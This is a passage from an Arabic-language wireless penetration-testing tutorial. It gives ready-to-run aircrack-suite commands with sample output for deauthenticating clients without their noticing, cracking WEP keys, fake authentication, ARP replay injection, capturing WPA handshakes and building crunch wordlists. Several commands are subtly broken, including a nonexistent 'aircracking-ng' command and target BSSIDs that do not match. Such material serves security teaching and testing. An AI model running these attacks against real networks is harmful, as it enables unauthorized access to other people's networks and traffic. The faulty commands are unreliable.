16:18:30  Sending 64 directed DeAuth (code 7). STMAC: ^C8:7D:12:30:E9:A4] [24|29 ACKs]
root@kali:~# 
```

حيث:

- deauth-- لإخبار airplay-ng بأننا نريد تشغيل هجوم المصادقة وتعيين 100000 وهو عدد الحزم بحيث يستمر في إرسال حزم المصادقة إلى كل من جهاز التوجيه والعميل والحفاظ على العميل مفصولًا.
- يتم استخدام a- لتحديد عنوان MAC لجهاز التوجيه. 50: C8: E5: AF: F6: 33 هي نقطة الوصول الهدف.
- c- يحدد عنوان MAC للعميل. A8: 7D: 12: 30: E9: A4 هو عنوان MAC للعميل.
- wlan0 هو المحول اللاسلكي، لا زال في وضع المراقب.

المرحلة الثانية في الاختراق

الوصول Gaining Access

هجوم الوصول: هو الجزء الثاني من اختبار اختراق الشبكة. في هذا القسم، سنتصل بالشبكة. سيتيح لنا ذلك شن هجمات أكثر قوة والحصول على معلومات أكثر دقة. إذا لم تستخدم الشبكة تشفير، فيمكننا فقط الاتصال بها واستنشاق البيانات غير المشفرة. إذا كانت الشبكة سلكية، فيمكننا استخدام كابل والاتصال بها، ربما من خلال تغيير عنوان MAC الخاص بنا. *هذا ما ذكر عن الشبكات المفتوحة في الموقع، لكن سأرفق لكم في نهاية هذا الكتاب كيفية ذلك* المشكلة الوحيدة هي عندما يستخدم الهدف تشفير مثل WEP، WPA، WPA2. إذا واجهنا بيانات مشفرة، نحتاج إلى معرفة مفتاح فك تشفيرها، هذا هو الغرض الرئيسي في هذا الفصل.


إذا كانت الشبكة تستخدم تشفير، فلا يمكننا الوصول لأي شيء ما لم نفك تشفيره. سنناقش في هذا القسم كيفية كسر هذا التشفير وكيفية الوصول إلى الشبكات سواء كانت تستخدم WEP / WPA / WPA2.

سيغطي هذا القسم المواضيع التالية:

0-	مقدمة WEP	1-	أساسيات تكسير WEP
2-	هجوم المصادقة الوهمية	3-	هجوم إعادة الطلب (ARP)
4-	نظرية WEP	5-	نظرية المصافحة
6-	التقاط المصافحات	7-	إنشاء قائمة كلمات
8-	التكسير بقائمة الكلمات	9-	تأمين الشبكات من الهجمات

WEP Introduction مقدمة WEP

في هذا القسم، سنناقش WEP (Wired Equivalent Privacy) بترجمة (خصوصية مكافئة للسلكية). إنه الأقدم، ويمكن كسره بسهولة. يستخدم WEP الخوارزمية التي تسمى تشفير RC4. في هذه الخوارزمية، يتم تشفير كل حزمة في جهاز التوجيه أو نقطة الوصول ثم إرسالها في الهواء. بمجرد أن يتلقى العميل هذه الحزمة، سيتمكن العميل من تحويلها إلى شكلها الأصلي لأنه يملك المفتاح. بمعنى آخر، يمكننا أن نقول إن جهاز التوجيه يشفر الحزمة ويرسلها، وأن العميل يستقبلها ويقوم بفك تشفيرها. يحدث الشيء نفسه إذا قام العميل بإرسال أي شيء إلى جهاز التوجيه. سيقوم أولاً بتشفير الحزمة باستخدام مفتاح، وإرسالها إلى جهاز التوجيه، وسيكون جهاز التوجيه قادرًا على فك تشفيرها، لأنه يملك مفتاح التشفير. في هذه العملية، إذا قام أحد المخترقين بالتقاط الحزمة في الوسط، فسيحصل على الحزمة، لكنه لن يتمكن من رؤية محتويات الحزمة لأنه لا يمتلك المفتاح.



كل حزمة يتم إرسالها في الهواء لديها مفتاح ضغط فريد. يتم إنشاء keystream الفريد باستخدام IV 24 بت (ناقل التهيئة (Initialization Vector)).

ناقل التهيئة هو: رقم عشوائي يتم إرساله في كل حزمة في شكل نص عادي، وهو غير مشفر. إذا قام شخص ما بالتقاط الحزمة، فلن يتمكن من قراءة محتوى الحزمة لأنه مشفر، لكن يمكنه قراءة IV في شكل نص عادي.

نقطة الضعف في IV هي أنه يتم إرساله في نص قصير جدًا (فقط 24 بت).

في شبكة مزدحمة، سيكون هناك عدد كبير من الحزم المرسلة في الهواء. في هذا الوقت، فإن عدد 24 بت ليس كبيرًا بما يكفي. سيبدأ IV بالتكرار في الشبكة المزدحمة. يمكن استخدام IVs المتكررة لتحديد دفق المفتاح. هذا يجعل WEP عرضة للهجمات الإحصائية.

لتحديد دفق المفتاح، يمكننا استخدام أداة تسمى aircrack-ng. يتم استخدام هذه الأداة لتحديد دفق المفاتيح. بمجرد أن يكون لدينا ما يكفي من تكرار IV، سيكون بإمكانها أيضًا كسر WEP ومنحنا مفتاح الشبكة.

WEP Cracking تكسير WEP

من أجل كسر WEP، نحتاج أولاً إلى التقاط عدد كبير من الحزم مما يعني أنه يمكننا التقاط عدد كبير من IVs. بمجرد الانتهاء من ذلك، سوف نستخدم أداة تسمى aircrack-ng. ستتمكن هذه الأداة من استخدام الهجمات الإحصائية لتحديد دفق المفاتيح ومفتاح WEP للشبكة المستهدفة. ستكون هذه الطريقة أفضل عندما يكون لدينا أكثر من حزمتين، وستكون فرصنا في كسر المفتاح أكبر.

دعنا ننظر إلى أبسط حالة تكسير لمفتاح WEP. للقيام بذلك، سنقوم بتعيين بطاقة WiFi في وضع المراقب. بعد ذلك، سنقوم بتشغيل أمر:

```
root@kali:~# airodump-ng wlan0
```

لرؤية جميع شبكات Wi-Fi الموجودة في نطاقنا. ثم سنستهدف إحدى هذه الشبكات. حيث wlan0 تمثل الواجهة. سيتم عرض المخرجات التالية بعد تنفيذ الأمر السابق:

```
CH 11 ][ Elapsed: 12 s ][ 2018-12-11 13:46

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:FF:D4:91:49:DF  -43        9       39    9   4  130  WPA2 CCMP   PSK  NETGE
7E:78:7E:3E:12:C9  -49        7        0    0  10   65  WPA2 CCMP   PSK  prash
B8:C1:A2:3B:16:0C  -49        4       20    6  11  130  WPA2 CCMP   PSK  (JTP-
74:DA:DA:DB:F7:67  -53        5        0    0  11  11e  WEP  WEP         javaT
6C:5C:14:F2:30:1C  -59        5        0    0   6   65  WPA2 CCMP   PSK  OPPO
78:11:DC:5E:C0:78  -68        4        0    0  10  130  WPA2 CCMP   PSK  Xiaom
```

في هذا الشكل، الشبكة الرابعة التي ظهرت هي javaTpoint. على هذه الشبكة، سنقوم بتنفيذ هجماتنا. سنقوم بتشغيل airodump ضد شبكة javaTpoint باستخدام الأمر التالي:

```
root@kali:~# airodump-ng --bssid 7D:DA:DA:DB:F7:67 --
channel 11 --write wep wlan0
```

هنا، نقوم بتشغيل airodump ضد شبكة javaTpoint بتحديدها في bssid-- . 74: DA: DA: DB: F7: 67. نقوم بتضمين الرقم 11 في channel--، ونضيف

write-- لتخزين جميع الحزم التي نلتقطها في ملف، وهو wep. بعد تشغيل الأمر أعلاه، سيتم عرض الإخراج التالي:

```
CH 11 ][ Elapsed: 28 mins ][ 2018-12-11 15:20

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

74:DA:DA:DB:F7:67  -38   0     6395    19495   12  11  11e  WEP  WEP         javaTpoin

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

74:DA:DA:DB:F7:67  50:C8:E5:AF:F6:33  -32    5e- 1e     0    20229
74:DA:DA:DB:F7:67  40:E2:30:C3:EF:97  -39    1e- 1e     0     1861
```

هذه شبكة مشغولة، يمكننا معرفة ذلك من:

#Data، يُظهر عدد الحزم المفيدة التي تحتوي على IV مختلفة، ويمكننا استخدامه لكسر المفتاح. إذا كان الرقم كبير سيكون من السهل علينا كسر المفتاح. أيضا يمكننا رؤية العملاء:

```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

74:DA:DA:DB:F7:67  50:C8:E5:AF:F6:33  -32    1e- 1e     0    20748
74:DA:DA:DB:F7:67  40:E2:30:C3:EF:97  -39    1e- 1e     0     1898
```

الآن نستخدم الأمر ls لسرد جميع الملفات.

```
root@kali:~# ls
Desktop    Downloads  Pictures  Templates  wep-02.cap  wep-02.kismet.csv
Documents  Music      Public    Videos     wep-02.csv  wep-02.kismet.netxml
```

يمكننا أن نرى أن لدينا الملف الذي تم التقاطه بخيار write--. سنطلق الآن aircrack-ng ضد الملف الذي أنشأه airodump لنا. يمكننا إطلاق aircrack ضده حتى لو لم نوقف airodump. سوف يستمر aircrack-ng في قراءة الحزم الجديدة التي يلتقطها airodump. استخدم الأمر التالي في محطة جديدة لتشغيل aircrack:

```
root@kali:~# aircracking-ng wep-02.cap
```

عندما نستخدم aircrack-ng، سنضع اسم الملف wep.cap. إذا فشل aircrack في تحديد المفتاح، ينتظر aircrack حتى يصل إلى 5000 IVs، ثم يحاول مرة أخرى.

الآن، علينا أن ننتظر حتى يتمكن aircrack من كسر مفتاح WEP بنجاح. بمجرد فك تشفير المفتاح، يمكننا الضغط على Ctrl + C. في لقطة الشاشة التالية، تمكنت aircrack من الحصول على المفتاح داخل حزم البيانات بنجاح:

```
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 104999 ivs.

                              Aircrack-ng 1.4

                  [00:00:01] Tested 484921 keys (got 951 IVs)

   KB    depth   byte(vote)
    0   40/ 67   DB(1536) 06(1280) 15(1280) 18(1280) 1A(1280) 1E(1280)
    1   11/ 12   5B(1792) 02(1536) 03(1536) 05(1536) 0E(1536) 10(1536)
    2    6/  7   E7(2048) 19(1792) 1D(1792) 24(1792) 7A(1792) 7B(1792)
    3   24/  3   E8(1792) 0C(1536) 1F(1536) 22(1536) 23(1536) 26(1536)
    4    9/  4   F5(2048) 0F(1792) 1F(1792) 5F(1792) 7A(1792) A4(1792)

                  KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
        Decrypted correctly: 100%
```

يمكننا أن نرى أن المفتاح ظهر. لذلك، يمكننا الاتصال بالشبكة المستهدفة، javaTpoint باستخدام كلمة مرور ASCII وهي 12345. نحتاج فقط إلى نسخ 12345 ولصقها أثناء الاتصال بـ javaTpoint. يمكنك أيضًا الاتصال باستخدام KEY وهو 31: 32: 33: 34: 35.

في بعض الحالات، لا يمكننا رؤية كلمة مرور ASCII، في ذلك الوقت يمكننا استخدام KEY للاتصال بالشبكة. للقيام بذلك، فقط انسخ 31: 32: 33: 34: 35 وقم بإزالة النقطتين بين الأرقام. الآن باستخدام المفتاح 3132333435، يمكننا الاتصال بشبكة javaTpoint.

Fake authentication attack هجوم المصادقة الوهمية

في القسم السابق، رأينا مدى سهولة كسر مفتاح WEP في شبكة مزدحمة.

في الشبكات المزدحمة، يزداد عدد البيانات بسرعة كبيرة. إحدى المشكلات التي يمكن أن نواجهها هي إذا كانت الشبكة غير مشغولة. إذا لم تكن الشبكة مشغولة، مرور البيانات سيكون بطيء جدا. في ذلك الوقت، سنكون عملاء وهميين، في حالة مثل: نقطة اتصال لا تحتوي على أي عملاء متصلين بها أو نقطة اتصال فيها عميل واحد متصل بها، لكن العميل لا يستخدم الشبكة بشكل كبير على عكس العميل في القسم السابق.

لنلقي نظرة على مثال. سوف نقوم بتشغيل airodump ضد نقطة الوصول الهدف وهي javaTpoint. لدينا الآن javaTpoint، نفس نقطة الوصول التي استخدمناها من قبل، ولكن الفرق أن ما فعلناه سابقا هو أننا قطعنا اتصال العملاء الذين كانوا متصلين بها، للقيام بهجوم المصادقة المزيفة. كما يمكننا أن نرى، في منطقة العميل، لا يوجد عملاء متصلون و Data# تساوي 0، بل إنه لن تتعدى إلى 1 حتى.

في هذا الجزء، سنكون قادرين على كسر مفتاح مثل هذا، يعني بقيمة 0 للبيانات:

```
CH 11 ][ Elapsed: 0 s ][ 2018-12-10 15:11
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
74:DA:DA:DB:F7:67  -41   0        3        0    0  11  11e  WEP  WEP         javaT
BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

لحل هذه المشكلة، ما يمكننا القيام به هو ضخ الحزم في حركة المرور (traffic). عندما نفعل ذلك، يمكننا إجبار نقطة الاتصال على إنشاء حزم جديدة تحتوي على IVs جديدة فيها، ثم التقاط هذه IVs. ولكن يتعين علينا مصادقة جهازنا باستخدام نقطة الوصول الهدف قبل أن نتمكن من حقن الحزم. تحتوي APs على قوائم بجميع الأجهزة المتصلة بها. يمكنهم تجاهل أي حزم تأتي من جهاز غير متصل. إذا حاول

أي جهاز لا يحتوي على المفتاح أن يرسل حزمة إلى جهاز التوجيه، فسيقوم جهاز التوجيه فقط بتجاهل الحزمة، ولن يحاول حتى رؤية ما بداخلها. قبل أن نتمكن من ضخ الحزم في جهاز التوجيه، يتعين علينا أن نوثق أنفسنا مع جهاز التوجيه. للقيام بذلك، سنستخدم طريقة تسمى المصادقة المزيفة.

في القسم السابق، قمنا بتنفيذ airodump بالفعل. دعونا نرى كيف يمكننا استخدام مصادقة وهمية. في لقطة الشاشة السابقة، يمكننا أن نرى أن AUTH ليس لها قيمة. بمجرد الانتهاء من المصادقة المزيفة، سنرى OPN هناك، مما يعني أننا قد نجحنا في مصادقة جهازنا بشكل خاطئ مع AP الهدف. سوف نستخدم الأمر التالي للقيام بذلك:

```
root@kali:~# aireplay-ng --fakeauth 0 –a
7D:DA:DA:DB:F7:67 –h 10:F0:05:87:19:32 wlan0
```

مع aireplay–ng، سنستخدم هجوم fakeauth––.

في هذا الهجوم، نقوم بتضمين نوع الهجوم وعدد الحزم التي نريد إرسالها، وهي –– fakeauth 0. سنستخدم a–، لتضمين الشبكة المستهدفة وهي 74: DA: DA: DB: F7: 67. ثم سنستخدم h– لتضمين عنوان MAC الخاص بنا.

للحصول على عنوان MAC الخاص بنا، سنقوم بتشغيل الأمر ifconfig wlan0:

```
root@kali:~# ifconfig wlan0
```

```
root@kali:~# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.16  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::1dcf:3f94:88b7:c5df  prefixlen 64  scopeid 0x20<link>
        ether 10:f0:05:87:19:32  txqueuelen 1000  (Ethernet)
        RX packets 11503  bytes 592587 (578.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 707  bytes 45284 (44.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

هنا، wlan0 هو اسم بطاقة Wi-Fi لدينا. باستخدام aireplay-ng، نوع الهجوم الذي نحاول القيام به، هو هجوم مصادقة مزيفة أو وهمية، لمصادقة عنوان MAC الخاص بنا مع الموجه حتى نتمكن من ضخ الحزم في الشبكة المستهدفة. سنرسل 0 مما يعني القيام بذلك **مرة واحدة**، ثم باستخدام a- نحدد عنوان MAC الخاص بنقطة الوصول (AP)، ثم باستخدام h- نحدد عنوان MAC الخاص بالجهاز الذي نريد إجراء مصادقة وهمية له، ثم wlan0، اسم بطاقة WiFi في وضع المراقب. الآن يمكننا كتابة:

```
root@kali:~# aireplay-ng --fakeauth 0 –a
7D:DA:DA:DB:F7:67 –h 10:F0:05:87:19:32 wlan0
```

```
root@kali:~# aireplay-ng --fakeauth 0 -a 74:DA:DA:DB:F7:67 -h 10:F0:05:87:19:32 wlan
0
15:20:30  Waiting for beacon frame (BSSID: 74:DA:DA:DB:F7:67) on channel 11

15:20:31  Sending Authentication Request (Open System) [ACK]
15:20:31  Authentication successful
15:20:31  Sending Association Request

15:20:36  Sending Authentication Request (Open System) [ACK]
15:20:36  Authentication successful
15:20:36  Sending Association Request
15:20:36  Association successful :-) (AID: 1)
```

في الصورة أعلاه، يمكننا أن نرى أن a- يرسل طلب مصادقة، وكان ناجحًا. تصبح الشبكة شبكة مفتوحة، وقد ظهرنا وكأننا عملاء متصلين بالشبكة. نحن لسنا متصلين بالفعل، لكننا مصادقون على الشبكة ولدينا صلة بها حتى نتمكن من ضخ الحزم في نقطة الوصول. سيتلقى الآن أي طلب نرسله إليه.

```
CH 11 ][ Elapsed: 2 mins ][ 2018-12-12 16:06

BSSID              PWR RXQ  Beacons    #Data, #/s   CH   MB   ENC  CIPHER AUTH ESSID

74:DA:DA:DB:F7:67  -41   0     1054       199    0  11  11e  WEP  WEP    OPN  javaTpoint

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

74:DA:DA:DB:F7:67  10:F0:05:87:19:32    0    0 - 1      0        4
```

ARP request replay attack هجوم إعادة الطلب

تقبل AP الآن الحزم التي نرسلها إليها لأننا نجحنا في ربطها باستخدام هجوم المصادقة المزيفة. نحن الآن على استعداد لضخ الحزم في نقطة الوصول وجعل البيانات تزداد بسرعة كبيرة، من أجل فك تشفير مفتاح WEP.

هجوم إعادة الطلب ARP هي الطريقة الأولى لحقن الحزم. في هذه الطريقة، سننتظر حزمة AP، ونلتقطها، ونحقنها في حركة المرور. بمجرد القيام بذلك، ستضطر AP إلى إنشاء حزمة جديدة مع IVs جديدة. سنلتقط الحزم الجديدة، ونعيدها إلى حركة المرور مرة أخرى، ونجبر AP على إنشاء حزمة أخرى مع IV أخرى. سنكرر هذه العملية إلى أن تكون كمية البيانات عالية بما يكفي لكسر مفتاح WEP.

باستخدام الأمر التالي، يمكننا تشغيل airodump-ng:

```
root@kali:~# airodump-ng --bssid 74:DA:DA:DB:F7:67
--channel 11 --write arp-request-replay-test wlan0
```

سنقوم بإضافة أمر --writ لتخزين جميع الحزم التي نلتقطها في ملف وهو arp-request-reply-test. عندما يتم تشغيلها، سنرى أن الشبكة المستهدفة ليس بها أي بيانات، وليس لها عملاء مرتبطون بها، ولا توجد حركة مرور، مما يعني أنها غير مفيدة، ولا يمكننا كسر مفتاحها.

لحل هذه المشكلة، سنقوم بتنفيذ هجوم المصادقة المزيفة كما هو موضح في قسم المصادقة المزيفة، حتى نتمكن من البدء في حقن الحزم في الشبكة، وسنقبلها.

يقودنا ذلك إلى الخطوة التالية، وهي خطوة الرد على طلب ARP. في هذه الخطوة، سنقوم بضخ الحزم في الشبكة المستهدفة، مما يجبرها على إنشاء حزم جديدة مع IVs جديدة. يتم استخدام الأمر التالي للقيام بذلك:

```
root@kali:~# aireplay-ng --arpreplay -b
74:DA:DA:DB:F7:67  -h 10:F0:05:87:19:32 wlan0
```

يشبه هذا الأمر الأمر السابق، لكن في هذا الأمر، سنستخدم arpreplay-- بدلاً من fakeauth. سنقوم أيضًا بتضمين b --، من أجل BSSID. من خلال هذا الأمر، سننتظر حزمة ARP، ثم نلتقطها، ثم نعيد إخراجها في الهواء. يمكننا بعد ذلك أن نرى أننا قد حصلنا على حزمة ARP، وحقنها، ورجعت لنا، وحقنها مرة أخرى في حركة المرور، وما إلى ذلك. ثم تنشئ AP حزمًا جديدة مع IVS جديدة، نستقبلها، ونحقنها مرة أخرى، وهذا يحدث مرارًا وتكرارًا. بعد تنفيذ الأمر السابق، سيتم عرض الإخراج التالي:

```
Saving ARP requests in replay_arp-0717-135835.cap
You should also start airodump-ng to capture replies.
Read 1032 packets (got 4 ARP requests and 118 ACKs), sent 146 packets...(337 pps
Read 1073 packets (got 4 ARP requests and 132 ACKs), sent 172 packets...(323 pps
Read 1145 packets (got 4 ARP requests and 168 ACKs), sent 226 packets...(354 pps
Read 1200 packets (got 4 ARP requests and 200 ACKs), sent 260 packets...(352 pps
```

في هذا الوقت، ينتظر المحول اللاسلكي wlan0 حزمة ARP. بمجرد أن يتم إرسال حزمة ARP في الشبكة، فسوف تلتقط تلك الحزم ثم تعيد إرسالها. بمجرد أن يتم ذلك، ستضطر نقطة الوصول إلى إنشاء حزمة جديدة باستخدام IV جديد، وسوف نستمر في القيام بذلك نظرًا لأن نقطة الوصول ستقوم بإنشاء الحزم الجديدة باستمرار باستخدام IV جديدة.

عندما تصل كمية البيانات إلى 9000 أو أعلى، يمكننا تشغيل أداة aircrack-ng لكسرها. استخدم الأمر التالي للقيام بذلك:

```
root@kali:~# aircracking-ng arp-request-replay-test-01.cap
```

بعد تشغيل الأمر السابق، يمكننا أن نرى مفتاح WEP، ونحن الان قادرون على كسرها.

WPA Theory

نظرية WPA

سنناقش في هذا القسم تشفير (الوصول المحمي بالدقة اللاسلكية (WPA)). بعد WEP، تم تصميم هذا التشفير لمعالجة جميع المشكلات التي جعلت WEP من السهل جدًا كسرها.

في WEP، تتمثل المشكلة الرئيسية في IV القصير، والذي يتم إرساله كنص عادي في كل حزمة. يعني اختصار IV أن إمكانية وجود IV فريد في كل حزمة يمكن استنفادها في شبكة نشطة بحيث عندما نحقن الحزم، سننتهي بأكثر من حزمة واحدة لها نفس IV. في ذلك الوقت، يمكن لـ aircrack-ng استخدام الهجمات الإحصائية لتحديد دفق المفاتيح ومفتاح WEP للشبكة.

في WPA، يتم تشفير كل حزمة باستخدام مفتاح مؤقت أو مفتاح فريد. وهذا يعني أن عدد حزم البيانات التي نجمعها لا علاقة لها بالمفتاح. إذا جمعنا مليون حزمة، فلن تكون هذه الحزم مفيدة أيضًا لأنها لا تحتوي على أي معلومات يمكننا استخدامها لتكسير مفتاح WPA، و WPA2 أيضا. WPA2 هي نفس WPA. إنه يعمل بالطريقة نفسها، وباستخدام الطريقة نفسها يمكن كسرها. يتمثل **الاختلاف الوحيد بين WPA و WPA2** في أن WPA2 يستخدم خوارزمية تسمى بروتوكول (CCMP) للتشفير.

Counter-Mode Cipher Block Chaining Message Authentication Code Protocol

في WPA، يتم تشفير كل حزمة باستخدام مفتاح مؤقت فريد. إنه ليس مثل WEP، حيث يتم تكرار IVs، ونحن نجمع عددًا كبيرًا من حزم البيانات من نفس IVs.

في كل حزمة من حزم WPA، يوجد IV فريد مؤقت، حتى لو جمعنا مليون حزمة، فإن هذه الحزم لن تكون مفيدة لنا. لا تحتوي هذه الحزم على أي معلومات يمكن أن تساعدنا في تحديد مفتاح WPA الحقيقي.

الحزم الوحيدة التي تحتوي على معلومات مفيدة وتساعدنا على تحديد المفتاح هي حزم المصافحة. وهي أربع حزم، يتم إرسال هذه الحزم عندما يتصل جهاز جديد بالشبكة المستهدفة. على سبيل المثال، افترض أننا في المنزل، عندما يتصل جهازنا بالشبكة باستخدام كلمة المرور، تحدث عملية تسمى المصافحة رباعية الاتجاه بين AP والجهاز. في هذه العملية، يتم نقل أربع حزم تسمى حزم المصافحة، بين الجهازين، لمصادقة اتصال الجهاز. يمكننا استخدام قائمة كلمات باستخدام aircrack-ng واختبار كل كلمة مرور في قائمة الكلمات باستخدام المصافحة. لكسر تشفير شبكة WPA، نحتاج إلى شيئين: نحن بحاجة لالتقاط المصافحة، ونحتاج إلى قائمة كلمات تحتوي على كلمات مرور.

لكسر مفتاح WPA، سنقوم أولاً بالتقاط المصافحة. باستخدام airodump-ng، سوف نلتقط المصافحة بنفس الطريقة التي استخدمناها مع شبكات تشفير WEP.

استخدم الأمر التالي لالتقاط جميع الشبكات من حولنا:

```
root@kali:~# airodump-ng wlan0
```

```
root@kali:~# airodump-ng wlan0


 CH  3 ][ Elapsed: 0 s ][ 2018-12-15 11:04

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 8C:15:C7:37:3B:A0  -82        0        6    0   6  -1   WPA              <length
 74:DA:DA:DB:F7:67  -41        4        0    0  11  11e  WPA2 CCMP   PSK  javaTpo
 74:DA:DA:19:A0:6F  -67        1       27   13  10  130  WPA2 CCMP   PSK  Flightx
 00:1E:A6:D0:AD:E8  -77        1        0    0   5  270  WPA2 CCMP   PSK  AVS
 B8:C1:A2:3B:16:0C  -58        5        0    0  11  130  WPA2 CCMP   PSK  (JTP-1)
 C0:FF:D4:91:49:DF  -50        9        4    1   4  130  WPA2 CCMP   PSK  NETGEAR
```

الآن سنقوم بتشغيل airodump-ng على شبكة javaTpoint باستخدام

--bssi 74:DA: DA: DB: F7: 67.

سنقوم بتضمين 11 في خيار channel--، ثم نضيف خيار write-- لتخزين جميع الحزم التي نلتقطها في ملف هو wpa_handshake، ثم ندرج البطاقة اللاسلكية في وضع المراقب وهو wlan0. الأمر كالتالي:

```
root@kali:~# airodump-ng --bssid 74:DA:DA:DB:F7:67
--channel 11 --write wap_handshake wlan0
```

بمجرد تشغيل هذا الأمر، سندخل في شبكة WPA المشفرة، وسيكون لدينا عملاء متصلين بالشبكة.

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH
74:DA:DA:DB:F7:67  -41   0     4104     6407    0  11  11e  WPA2 CCMP   PSK
BSSID              STATION            PWR   Rate    Lost    Frames  Probe
74:DA:DA:DB:F7:67  30:E3:7A:90:E1:38  -35    1e- 1e     8     1952
74:DA:DA:DB:F7:67  50:C8:E5:AF:F6:33  -33    1e- 1e     0     4368
74:DA:DA:DB:F7:67  F8:28:19:95:CF:D1  -39    1e-11e     0      428
```

يمكننا التقاط المصافحة بطريقتين.

أولاً، يمكننا فقط الجلوس والانتظار حتى يتصل جهاز مصرح له بالشبكة. بمجرد اتصال الجهاز يمكننا التقاط حزم المصافحة. لاحظ أن هذه الطريقة ربما تكون أطول

ثانيًا، يمكننا استخدام هجوم المصادقة الذي تعلمناه في القسم السابق، في قسم هجمات ما قبل الاتصال.

في هجوم المصادقة، يمكننا فصل أي جهاز في أي شبكة تقع ضمن نطاق Wi-Fi. إذا طبقنا هذا الهجوم لفترة قصيرة جدًا من الوقت، فيمكننا فصل جهاز عن الشبكة لمدة ثانية، وسيحاول الجهاز الاتصال بالشبكة تلقائيًا، حتى إن الشخص الذي يستخدم الجهاز لن يلاحظ أن الجهاز قطع الاتصال أو أعاد الاتصال. ثم سنكون قادرين على التقاط حزم المصافحة. يتم إرسال المصافحة في كل مرة يتصل فيها جهاز مصرح له بالشبكة المستهدفة.

الآن باستخدام aireplay-ng، سنقوم فقط بتشغيل هجوم مصادقة بسيط. نستخدم

aireplay-ng --deauth

اسم الهجوم، و 4 حزم مصادقة إلى AP، ونقطع اتصال الجهاز بنقطة الاتصال. ثم سنكتب a-، لتحديد عنوان MAC الخاص بـ AP المستهدف، و c-، لتحديد عنوان MAC الخاص بالعميل الذي نريد فصله. ثم سنضع اسم بطاقة WIFI، وهي wlan0. الأمر كالتالي:

```
root@kali:~# aireplay-ng --deauth 4 –a
74:DA:DA:DB:F7:67 –c 50:C8:E5:AF:F6:33 wlan0
```

في لقطة الشاشة التالية، يمكننا أن نرى أننا حصلنا على مصافحة WPA، وأن جهازنا المستهدف لم يتغير، ولم يتم فصله:

```
CH 11 ][ Elapsed: 13 mins ][ 2018-12-17 16:50 ][ WPA handshake: 74:DA:DA:DB:F7:67

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

74:DA:DA:DB:F7:67  -38 100     4245    11105   14  11  11e  WPA2 CCMP   PSK  javaTpoint

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

74:DA:DA:DB:F7:67  30:E3:7A:90:E1:38  -34    1e- 1e     0     5495
74:DA:DA:DB:F7:67  F8:28:19:95:CF:D1  -35    1e- 1e     0      449
74:DA:DA:DB:F7:67  50:C8:E5:AF:F6:33  -37    1e- 1      0     7251
```

لقد تم قطع اتصالنا لفترة قصيرة جدًا لهذا السبب لم نحصل على أي رسالة حول انقطاع الاتصال، ولهذا السبب لم يلاحظ الشخص الذي يستخدم الجهاز، تمكنا أيضا من التقاط المصافحة. لكسر مفتاح WPA، لقد نجحنا في هذه النقطة، لنذهب لتطبيق الخطوة الثانية وهي إنشاء قائمة الكلمات الان وتشغيلها ضد المصافحة.

Creating a Wordlist إنشاء قائمة كلمات

حصلنا على المصافحة، والان كل ما نحتاج إليه هو إنشاء قائمة كلمات لكسر مفتاح WPA. قائمة الكلمات هي مجرد قائمة بالكلمات التي ستستعملها aircrack-ng، وتجرب كل منها ضد المصافحة حتى تحدد بنجاح مفتاح WPA. إذا كانت قائمة الكلمات أفضل، فستكون فرص كسر مفتاح WPA أعلى. إذا لم تكن كلمة المرور في ملف قائمة الكلمات لدينا، فلن نتمكن من تحديد مفتاح WPA.

لإنشاء قائمة الكلمات، سنستخدم أداة تسمى crunch. بناء الجملة كالتالي:

```
crunch [min] [max] [characters] -o [FileName]
أو
crunch [min] [max] [characters] -t [pattern] -o [FileName]
```

حيث

crunch: هي اسم الأداة (بترجمة حرفية تعني سحق أو مضع ...).

[min]: يحدد الحد الأدنى لعدد الأحرف لكلمة المرور المراد إنشاؤها.

[max]: يحدد الحد الأقصى لعدد الأحرف لكلمة المرور المراد إنشاؤها.

[characters]: تحدد الأحرف التي نريد استخدامها في كلمة المرور. على سبيل المثال، يمكنك وضع جميع الأحرف الصغيرة وجميع الأحرف الكبيرة والأرقام والرموز، أو الأرقام فقط، أو حتى بعض الأرقام فقط.

-o : يحدد اسم الملف الذي سيتم تخزين كلمات المرور فيه.

-t : يحدد النموذج.

